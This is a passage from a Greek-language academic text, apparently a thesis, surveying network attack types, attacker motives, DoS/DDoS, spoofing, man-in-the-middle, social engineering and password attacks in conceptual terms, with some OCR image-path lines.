  Οι επιθέσεις αλλοίωσης μπορεί να έχουν ως στόχο το υλικό (π.χ. φθορά ή επιθέσεις σε ηλεκτρονικές διατάξεις με σκοπό την παράκαμψη μηχανισμών ασφαλείας, όπως αλλαγή στα κυκλώματα των αποκωδικοποιητών συνδρομητικού περιεχομένου), το λογισμικό (π.χ. αλλοίωση του κώδικα του προγράμματος), ή τα δεδομένα του συστήματος (π.χ. αλλοίωση περιεχομένων ενός αρχείου, αλλοίωση ποσού πληρωμής σε μια συναλλαγή Ηλεκτρονικού Εμπορίου). Οι επιθέσεις αλλοίωσης αποτελούν επιθέσεις κατά της Ακεραιότητας του συστήματος.
- **Επιθέσεις Διακοπής** (Interruption), ένα αγαθό γίνεται μη διαθέσιμο ή τίθεται εν αχρηστία

Οι επιθέσεις Διακοπής μπορεί να έχουν ως στόχο το υλικό (π.χ. ζημιά, βλάβες, διακοπή ρεύματος), το λογισμικό (π.χ. διαγραφή ή αναστολή της εκτέλεσης προγράμματος ή του Λ.Σ), τα δεδομένα (π.χ. διαγραφή ή απώλεια δεδομένων, επιθέσεις στο σύστημα αρχείων-file system) ή τις γραμμές επικοινωνίας (π.χ. βλάβη/επίθεση στους δρομολογητές ή στο μέσο μετάδοσης με σκοπό τη διακοπή της επικοινωνίας). Οι επιθέσεις διακοπής αποτελούν επιθέσεις κατά της Διαθεσιμότητας του συστήματος.

- **Επιθέσεις Εισαγωγής** (Fabrication), ένα πλαστό αντικείμενο εισέρχεται στο σύστημα
  Οι επιθέσεις Εισαγωγής μπορεί να έχουν ως στόχο το υλικό (π.χ. αντικατάσταση ηλεκτρονικής διάταξης), το λογισμικό (αντικατάσταση του νόμιμου προγράμματος συνήθως με κακόβουλο), τα δεδομένα ή τους ανθρώπους του συστήματος (π.χ. επιθέσεις πλαστοπροσωπίας, DNS Spoofing, πλαστά πιστοποιητικά δημοσίου κλειδιού, επιθέσεις ενδιάμεσης οντότητας, Phishing). Οι επιθέσεις εισαγωγής αποτελούν επιθέσεις κατά της Ακεραιότητας και της Αυθεντικότητας του συστήματος.[25]

Επιπλέον, οι επιθέσεις κατά του συστήματος μπορούν να κατηγοριοποιηθούν ως εξής:

- **Παθητικές** (Passive): Επιθέσεις υποκλοπής κατά τις οποίες ο κακόβουλος χρήστης αποκτά μη εξουσιοδοτημένη πρόσβαση σε κάποιο αγαθό του συστήματος. Καλούνται παθητικές γιατί γίνεται μόνο υποκλοπή του αγαθού και όχι διαγραφή, τροποποίηση ή εισαγωγή δεδομένων.
- **Ενεργητικές** (Active): Ο κακόβουλος χρήστης έχει τη δυνατότητα να πραγματοποιήσει επιθέσεις Διακοπής, Αλλοίωσης, ή εισαγωγής.

Οι περισσότερες επιθέσεις σε υπολογιστικά συστήματα δεν είναι τυχαίες. Συνήθως το άτομο που τις εκκινεί πιστεύει ότι έχει κάποιο κέρδος παρενοχλώντας ένα δίκτυο ή υποκλέπτοντας δεδομένα.

3

Επιθέσεις στο Διαδίκτυο

3.1 Εισαγωγή

Όπως αναφέρθηκε και στο προηγούμενο κεφάλαιο, επίθεση καλείται οποιαδήποτε προσπάθεια για παραβίαση της εμπιστευτικότητας, ακεραιότητας ή διαθεσιμότητας ενός συστήματος ή δικτύου. Επίσης, καλείται οποιαδήποτε μη εξουσιοδοτημένη ενέργεια που έχει σκοπό να εμποδίσει, να παρακάμψει ή να αχρηστεύσει τους μηχανισμούς ασφαλείας και ελέγχου πρόσβασης ενός συστήματος ή δικτύου.

3.2 Που αποσκοπούν οι επιθέσεις

Τα κίνητρα μιας επίθεσης ποικίλουν ανάλογα με τις ικανότητες και τους σκοπούς του κάθε κακόβουλου χρήστη. Οι πιο συνήθης λόγοι που πραγματοποιούνται επιθέσεις είναι οι εξής:

Αρχικά, ένας από τους κυριότερους λόγους που πραγματοποιούνται επιθέσεις είναι για οικονομικούς λόγους. Υπάρχουν άτομα τα οποία εισβάλουν σε δίκτυα για να βρουν πιστωτικές κάρτες, τραπεζικούς λογαριασμούς και άλλα ευαίσθητα στοιχεία από τα οποία θα βγάλουν κέρδος. Επίσης, υπάρχουν εταιρίες οι οποίες προσλαμβάνουν crackers με σκοπό να εισβάλουν παράνομα στα συστήματα μιας

ανταγωνιστικής εταιρίας και να κατασκοπεύσουν τα σχέδια τους αλλά και να προκαλέσουν καταστροφές. Ακόμη, πολύ συχνό φαινόμενο είναι η κλοπή ταυτότητας. Σε αυτή τη περίπτωση ο κακόβουλος χρήστης καταφέρνει και πείθει πως είναι το υποτιθέμενο πρόσωπο και έτσι εκμεταλλεύεται αυτό το γεγονός. [16]


Στη συνέχεια, ένας κακόβουλος χρήστης μπορεί να προκαλέσει παράνομη πρόσβαση σε κάποιο υπολογιστικό σύστημα από κακία ή για εκδίκηση. Σε αυτή τη περίπτωση ο κακόβουλος χρήστης θέλει να προκαλέσει ζημιά για κάποιο λόγο που νιώθει ότι αδικήθηκε στο παρελθόν ή βρέθηκε σε δύσκολη θέση.

Επίσης, πολλοί είναι αυτοί που πραγματοποιούν επιθέσεις από περιέργεια. Από περιέργεια για το πώς λειτουργούν τα συστήματα, έχοντας ως στόχο να το πετύχουν ή ακόμη και από περιέργεια να «κατασκοπεύσουν» κάποιο δικό τους πρόσωπο. Πολλές φορές αυτά τα άτομα μπορεί να προκαλέσουν ζημιά δίχως όμως να το επιδιώκουν.

Τέλος, ένας ακόμη σημαντικός λόγος που γίνονται οι επιθέσεις είναι για πολιτικούς λόγους. Στόχος των κακόβουλων χρηστών είναι να εισβάλουν στα αρχεία των πολιτικών και να αποκαλύψουν στην κοινωνία περιπτώσεις διαφθοράς.

3.3 Κατηγορίες επιθέσεων

Όπως αναφέρθηκε και στο προηγούμενο κεφάλαιο, οι επιθέσεις διακρίνονται ως εξής: [18]



3.4 Ανάλυση επιθέσεων

3.4.1 Επιθέσεις Υποκλοπής

3.4.1.1 Επιθέσεις κρυφακούσματος

Οι «Ωτακουστές» πακέτων (packet sniffers) είναι προγράμματα που μπορούν να παρακολουθούν την κίνηση του δικτύου σε επίπεδο IP πακέτων. Έχουν τη δυνατότητα να τροποποιήσουν μηνύματα και να κάνουν αναγνώριση των πρωτόκολλων που περνούν πάνω από το δίκτυο. Οι sniffers τρέχουν συνήθως σε τοπικά δίκτυα και «κλέβουν» κωδικούς πρόσβασης. Στη συνέχεια, ανασυνθέτουν τα πακέτα που μπορεί να έχουν χρήσιμη πληροφορία, δίχως όμως να επηρεάζουν το περιεχόμενο τους. Ο τρόπος επίθεσης των sniffers ξεκινά ανιχνεύοντας το στόχο, εισβάλλει, σβήνει τα ίχνη, αποδυναμώνει την άμυνα του συστήματος και εγκαθιστά Trojans για την εξάπλωση του.

3.4.1.2 Ανάλυση κίνησης


Η ανάλυση του δικτύου είναι η διαδικασία κατά την οποία αφού ληφθούν όλα τα μηνύματα που κυκλοφορούν στο δίκτυο, αναλύονται με σκοπό να γίνει αντιληπτό τι συμβαίνει στο δίκτυο ή να οριστούν κανόνες στην κυκλοφορία εντός του. Για να συμβεί αυτό χρησιμοποιείτε ένας packet sniffer, ο οποίος αναλαμβάνει να διαβάσει και να καταγράψει την πληροφορία η οποία διακινείται στο διαδίκτυο. Ο packet sniffer, αποθηκεύει και απεικονίζει τα περιεχόμενα διαφόρων πρωτοκόλλων που περιέχονται στα μηνύματα που συλλαμβάνονται. Ο packet sniffer είναι παθητικός. Βλέπει τα μηνύματα που στέλνονται και λαμβάνονται από τις εφαρμογές και τα πρωτόκολλα που τρέχουν στον υπολογιστή αλλά ο ίδιος δεν στέλνει ποτέ πακέτα. Τα λαμβανόμενα πακέτα δεν απευθύνονται ποτέ στον packet sniffer. Απεναντίας , ο packet sniffer λαμβάνει ένα αντίγραφο των πακέτων που στέλνονται ή λαμβάνονται από τις εφαρμογές και τα πρωτόκολλα που εκτελούνται στον υπολογιστή. Επίσης, γίνεται χρήση ενός αναλυτή πρωτοκόλλων, ο οποίος αναλαμβάνει να αποκωδικοποιήσει τα πακέτα δεδομένων που ανταλλάσσονται μεταξύ των γνωστών πρωτοκόλλων και να αποδίδει τη κίνηση στο δίκτυο σε αναγνώσιμη μορφή.

3.4.2 Επιθέσεις Διακοπής

3.4.2.1 DoS

Οι επιθέσεις Denial of service (DoS) αποτελούν το σημαντικότερο πρόβλημα για το διαδίκτυο. Κύριος στόχος μιας επίθεσης DoS είναι η παρεμπόδιση των παρεχόμενων υπηρεσιών, περιορίζοντας την πρόσβαση σε ένα σύστημα ή διακόπτοντας τις υπηρεσίες. Στόχος αυτής της επίθεσης είναι να καταστήσει ένα δίκτυο ανίκανο στην παροχή υπηρεσιών του. Οι επιθέσεις αυτές επιτυγχάνουν το σκοπό τους αποστέλλοντας στο θύμα μια σειρά από πακέτα που υπερφορτώνουν το δίκτυο του ή τους υπολογιστικούς πόρους του. Οι επιθέσεις αυτές δεν καταστρέφουν τα δεδομένα, αλλά μειώνουν σκόπιμα τη διαθεσιμότητα των πόρων. Οι επιθέσεις DoS στοχεύουν στο εύρος ενός δικτύου υπολογιστών ή στη συνδεσιμότητα του. Στη πρώτη περίπτωση οι διαθέσιμοι πόροι του δικτύου καταναλώνονται και έτσι τα αιτήματα των κανονικών χρηστών δεν καταφθάνουν ποτέ στο σύστημα που παρέχει υπηρεσίες, με αποτέλεσμα μειωμένη παραγωγικότητα. Στη δεύτερη περίπτωση της συνδεσιμότητας, πλημμυρίζουν ένα σύστημα με υπερβολικό όγκο αιτημάτων σύνδεσης, έτσι ώστε όλοι οι διαθέσιμοι πόροι του λειτουργικού συστήματος να καταναλωθούν και το σύστημα να μην μπορεί να επεξεργαστεί τα αιτήματα σύνδεσης των κανονικών χρηστών. [24]

Στις επιθέσεις DoS στο Επίπεδο Συσκευής Δικτύου περιλαμβάνονται επιθέσεις που μπορεί να προκληθούν είτε από εκμετάλλευση κάποιων ελαττωμάτων ή αδυναμιών του λογισμικού ή από εξάντληση των πόρων υλικού των συσκευών δικτύου.



Εικόνα 1: Ταξινόμηση απομακρυσμένων επιθέσεων Άρνησης Εξυπηρέτησης

Στο επίπεδο Λειτουργικών Συστημάτων οι επιθέσεις DoS εκμεταλλεύονται τον τρόπο με τον οποίο τα λειτουργικά συστήματα διαχειρίζονται τα πρωτόκολλα. Μια επίθεση αυτής της κατηγορίας είναι η επίθεση Ping of Death. Σε αυτή τη περίπτωση αποστέλλονται στο θύμα αιτήματα ICMP echo, που το συνολικό τους μέγεθος είναι μεγαλύτερο από το μέγιστο επιτρεπόμενο του πρωτοκόλλου IP. Η επίθεση αυτή έχει ως στόχο την κατάρρευση του συστήματος του θύματος.


Οι επιθέσεις στο Επίπεδο Εφαρμογών προσπαθούν να θέσουν εκτός λειτουργίας ένα σύστημα ή υπηρεσία, είτε με εκμετάλλευση κάποιων ελαττωμάτων σε εφαρμογές δικτύου που εκτελούνται στο σύστημα, είτε χρησιμοποιώντας αυτές τις εφαρμογές για να εξαντλήσουν τους πόρους του συστήματος. Επίσης, μπορεί ο κακόβουλος χρήστης να εντοπίσει στο λογισμικό κάποια σημεία με μεγάλη πολυπλοκότητα αλγορίθμου και να τα εκμεταλλευτεί προς εξάντληση όλων των διαθέσιμων πόρων σε ένα απομακρυσμένο σύστημα. Ένα παράδειγμα τέτοιας επίθεσης είναι το finger bomb.

Στις επιθέσεις data flooding, ο κακόβουλος χρήστης χρησιμοποιεί το διαθέσιμο εύρος σε ένα δίκτυο, αποστέλλοντας μαζικά δεδομένα, με αποτέλεσμα να επεξεργάζεται μεγάλο όγκο δεδομένων. Μια τέτοια μορφή επιθέσεων είναι το Distributed Denial of Service (DDoS).

3.4.2.2 DDoS

Μια επίθεση DDoS χρησιμοποιεί πολλούς υπολογιστές για να εξαπολύσει μια συντονισμένη επίθεση DoS ενάντια σε έναν ή περισσότερους στόχους. Κάνοντας χρήση client/server, έχει τη δυνατότητα να αυξήσει την αποτελεσματικότητα αυτής της επίθεσης, χρησιμοποιώντας τους πόρους ανυποψίαστων υπολογιστών. Η διαφορά της με τις άλλες επιθέσεις είναι πως συγκεντρώνει τις δυνάμεις για να δημιουργήσει ολέθρια συμφόρηση. Βασικός στόχος μιας επίθεσης DDoS είναι να προκαλέσει ζημιά στο θύμα για προσωπικούς λόγους ή οικονομικά οφέλη.

Μια επίθεση Distributed Denial of Service (DDoS) αποτελείται από τα εξής στοιχεία:



Κίνηση δεδομένων ελέγχου

Κίνηση δεδομένων επίθεσης

Εικόνα 2: Αρχιτεκτονική των επιθέσεων DDoS

- Τον πραγματικό κακόβουλο χρήστη
- Τους Handlers ή masters, που είναι οι υπολογιστές στους οποίους εκτελείται ένα ειδικό πρόγραμμα, ικανό να ελέγχει τους agents
- Τους attack daemon agents ή zombie εξυπηρετητές που είναι υπολογιστές στους οποίους εκτελείται ένα ειδικό πρόγραμμα και είναι υπεύθυνο για τη δημιουργία ροής πακέτων προοριζόμενης για το θύμα. Οι υπολογιστές αυτοί είναι συνήθως εκτός του δικτύου του θύματος και εκτός του δικτύου του κακόβουλου χρήστη
- Τον στόχο

Για να πραγματοποιηθεί μια επίθεση DDoS εκτελούνται τα παρακάτω βήματα:

1. Επιλογή των agents. Ο κακόβουλος χρήστης επιλέγει που θα κάνει την επίθεση. Συνήθως εκμεταλλεύεται συστήματα με αδυναμίες για να αποκτήσει πρόσβαση ή άφθονους πόρους για να εξαπολύσει ισχυρές επιθέσεις.
2. Κατάληψη των agents. Ο κακόβουλος χρήστης εκμεταλλεύεται τα κενά ασφαλείας και τις αδυναμίες των συστημάτων και εισάγει τον κώδικα επίθεσης. Επίσης, σκοπός του είναι να αποτρέψει τον εντοπισμό και την απενεργοποίηση του κώδικα. Τα θύματα συνήθως δεν έχουν επίγνωση ότι το σύστημα τους δέχεται επίθεση.
3. Επικοινωνία. Ο κακόβουλος χρήστης επικοινωνεί με έναν οποιοδήποτε αριθμό handlers για να προσδιορίσει ποιοι από τους agents είναι διαθέσιμοι για να πραγματοποιήσει την επίθεση. Αναλόγως πως ρυθμίζει ο κακόβουλος χρήστης το δίκτυο της επίθεσης μπορεί να υποδείξει στους agents να επικοινωνούν με έναν ή περισσότερους handlers. Η επικοινωνία μεταξύ κακόβουλου χρήστη και handler και handler και agents μπορεί να γίνει μέσω των πρωτοκόλλων TCP, UDP ή ICMP.
4. Επίθεση. Σε αυτή τη περίπτωση ο κακόβουλος χρήστης προστάζει την επίθεση. Το θύμα, η διάρκεια της επίθεσης, τα port numbers κλπ μπορούν να παραμετροποιηθούν. Το πλήθος των ιδιοτήτων των πακέτων επίθεσης μπορεί να λειτουργήσει προς όφελος του επιτιθέμενου, ώστε να μην αναγνωριστεί η επίθεση.

3.3.3 Επίθεση Εισαγωγής

3.3.3.1 Πλαστογραφία

Στην επίθεση της πλαστογραφίας, θα αναφερθεί η πλαστογράφηση της IP διεύθυνσης. Η τεχνική αυτή βασίζεται στη δυνατότητα την οποία μπορεί να έχει ένας κόμβος να ισχυρίζεται πως έχει την IP διεύθυνση ενός άλλου. Πολλά συστήματα ορίζουν ποια πακέτα επιτρέπονται να εισέλθουν και ποια όχι σε ένα δίκτυο ανάλογα με την IP διεύθυνση του αποστολέα. Η τεχνική αυτή είναι πολύ χρήσιμη για ένα hacker. Έτσι, μπορεί να διασφαλίσει την προσπέλαση σε υπηρεσίες που επιτρέπονται σε κόμβους με συγκεκριμένες IP διευθύνσεις. Επίσης, μπορεί να σταλεί από ένα εξωτερικό δίκτυο ένα πακέτο δεδομένων που να φαίνεται πως έχει σταλεί από εσωτερικό κόμβο ενός προφυλαγμένου δικτύου, δίνοντας έτσι τη δυνατότητα να εκτελεστούν εντολές που επιτρέπονται να εκτελεστούν μόνο από εσωτερικούς κόμβους.

Οι hackers προκειμένου να αποκτήσουν πρόσβαση σε κάποιο σύστημα, δημιουργούν πακέτα με ψεύτικες IP διευθύνσεις. Αυτό εκμεταλλεύεται τις εφαρμογές που χρησιμοποιούν ταυτοποίηση που βασίζεται στην IP διεύθυνση του αποστολέα και μπορεί να οδηγήσει ακόμη και στην απόκτηση πρόσβασης στο σύστημα του θύματος. Οι επιθέσεις αυτές μπορούν να αποτραπούν από firewalls που ελέγχουν τις διευθύνσεις πριν μπουν στο τοπικό, έμπιστο δίκτυο.

3.3.3.2 Πλαστοπροσωπία

Το spoofing είναι ένα είδος πλαστοπροσωπίας. Είναι ένας τύπος παραβίασης σε δίκτυο υπολογιστών το οποίο βασίζεται στα πρωτόκολλα επικοινωνίας. Ένας κακόβουλος χρήστης μπορεί μεταδίδοντας λανθασμένα πακέτα, να μπερδέψει άλλους host ώστε να στείλουν τα πλαίσια δεδομένων τους σε άλλον υπολογιστή χωρίς να το αντιληφθούν. Έτσι, μπορεί να παρακολουθήσει την επικοινωνία μεταξύ δύο host, ενός host και ενός υποδικτύου, ενός host και του Διαδικτύου. Επίσης, μπορεί να αποκλείσει έναν host από ένα δίκτυο.

3.3.3.3 Επιθέσεις ενδιάμεσης οντότητας

Οι συνδέσεις στο διαδίκτυο μπορούν να δεχτούν επιθέσεις με διάφορους τρόπους. Ένας τύπος επίθεσης είναι η επίθεση ενδιάμεσης οντότητας (**Man-in-the-middle**), μια κοινή επίθεση παραβίασης ασφάλειας στις επικοινωνίες. Κατά την επικοινωνία δυο έμπιστων χρηστών, ο κακόβουλος χρήστης παρεμβάλλεται στη μέση με αποτέλεσμα όλη η επικοινωνία να περνάει από αυτόν. Τα μηνύματα αυτά μπορούν απλά να παρακολουθούνται, να τροποποιούνται, να απορρίπτονται ή να δημιουργούνται νέα. Για να πετύχει αυτή η επίθεση ο κακόβουλος χρήστης θα πρέπει να πείσει και τις δύο πλευρές που επικοινωνούν μεταξύ τους, πως το κανάλι επικοινωνίας είναι ασφαλές.

Έστω δύο άτομα, η Alice και ο Bob που επικοινωνούν μεταξύ τους. Το τρίτο άτομο, η Eve, κάνει την επίθεση ενδιάμεσης οντότητας. Η επικοινωνία μεταξύ της Alice και του Bob ξεκινάει μόλις το handshake (χειραψία) πιστοποιήσει ο ένας τον άλλον. Αν όμως το πρωτόκολλο πιστοποίησης δεν είναι αρκετά ισχυρό τότε η Eve μπορεί να υποδυθεί στον Bob πως είναι η Alice και αντίστροφα.

Εικόνα 3: Κανονική επικοινωνία μεταξύ Alice and Bob

Εικόνα 4: Επίθεση ενδιάμεσης οντότητας από την Eve

Στην επίθεση ενδιάμεσης οντότητας , η Eve θα ξεκινήσει την επικοινωνία μεταξύ του Bob και της Alice. Τα μηνύματα μεταξύ της Alice και του Bob στέλνονται από την Eve καθώς η Eve υποδύεται στον Bob την Alice και αντίστροφα. Οι ίδιοι δεν γνωρίζουν για την παρακολούθηση των μηνυμάτων, ωστόσο η Eve έχει το πλεονέκτημα να αντλεί πληροφορίες.

3.3.3.4 Επιθέσεις κοινωνικής μηχανικής (Social Engineering)

Ο όρος social engineering αναφέρεται σε συγκεκριμένη μέθοδο ηλεκτρονικής επίθεσης, η οποία χαρακτηρίζεται ως η μεγαλύτερη απειλή στην ασφάλεια πληροφοριακών συστημάτων. Πιο συγκεκριμένα, ορίζεται ως η πράξη χειραγώγησης ατόμων με σκοπό την απόσπαση πληροφοριών. Για παράδειγμα, παρουσιάζεται στον χρήστη μια κακόβουλη ιστοσελίδα η οποία όμως μοιάζει με την πραγματική και ζητά από το χρήστη να εισάγει προσωπικά στοιχεία, τα οποία στοιχεία αυτά στη συνέχεια έρχονται στην κατοχή του επιτιθέμενου.[9]

Στόχος της κοινωνικής μηχανικής είναι η απόκτηση παράνομης πρόσβασης σε συστήματα, για να διαπραχθεί απάτη, εισβολή σε δίκτυα, κλοπή ταυτότητας ή διατάραξη του συστήματος ή του δικτύου.

Το πιο διαδεδομένο είδος επίθεσης κοινωνικής μηχανικής στο διαδίκτυο είναι η υποκλοπή κωδικών πρόσβασης. Πολλοί χρήστες επαναλαμβάνουν συχνά τη χρήση ενός κωδικού πρόσβασης σε περισσότερους από έναν λογαριασμούς. Έτσι, αν ο κακόβουλος χρήστης καταφέρει και αποκτήσει τον κωδικό πρόσβασης ενός λογαριασμού τότε αυτομάτως θα αποκτήσει και για τους άλλους. Ένας τρόπος για την απόσπαση κωδικών πρόσβασης είναι η αποστολή πιστών αντιγράφων μιας φόρμας μεγάλων ιστότοπων , στην οποία ζητάει ο κακόβουλος χρήστης από το θύμα να γίνει εξακρίβωση στοιχείων προκειμένου να μην διαγραφεί ο λογαριασμός.

3.3.3.5 Επιθέσεις κατά του κωδικού πρόσβασης

Όπως είναι γνωστό, συστήματα και δεδομένα μπορούν εύκολα να παραβιαστούν. Για το λόγο αυτό απαιτείται κωδικός ασφαλείας για την προστασία τους. Συχνά λόγω έλλειψης ή ασθενής προστασίας κακόβουλοι χρήστες «μαντεύουν» τους κωδικούς πρόσβασης με ειδικές μεθόδους και αποκτούν πρόσβαση σε αρχεία. Κάποιες από αυτές τις μεθόδους επίθεσης κατά των κωδικών πρόσβασης είναι οι εξής:[7]

- Dictionary attack: Η dictionary attack είναι μια επίθεση η οποία περιέχει μία λίστα από πιθανούς κωδικούς τους οποίους ο κακόβουλος χρήστης δοκιμάζει για να δει αν ο κωδικός που θέλει να σπάσει ανήκει στη λίστα.

- Brute force attack: Οι επιθέσεις brute force χρησιμοποιούν όλους τους δυνατούς συνδυασμούς ανάλογα το πλήθος του κωδικού, μέχρι να καταφέρει να βρει τον σωστό συνδυασμό και να τον σπάσει.

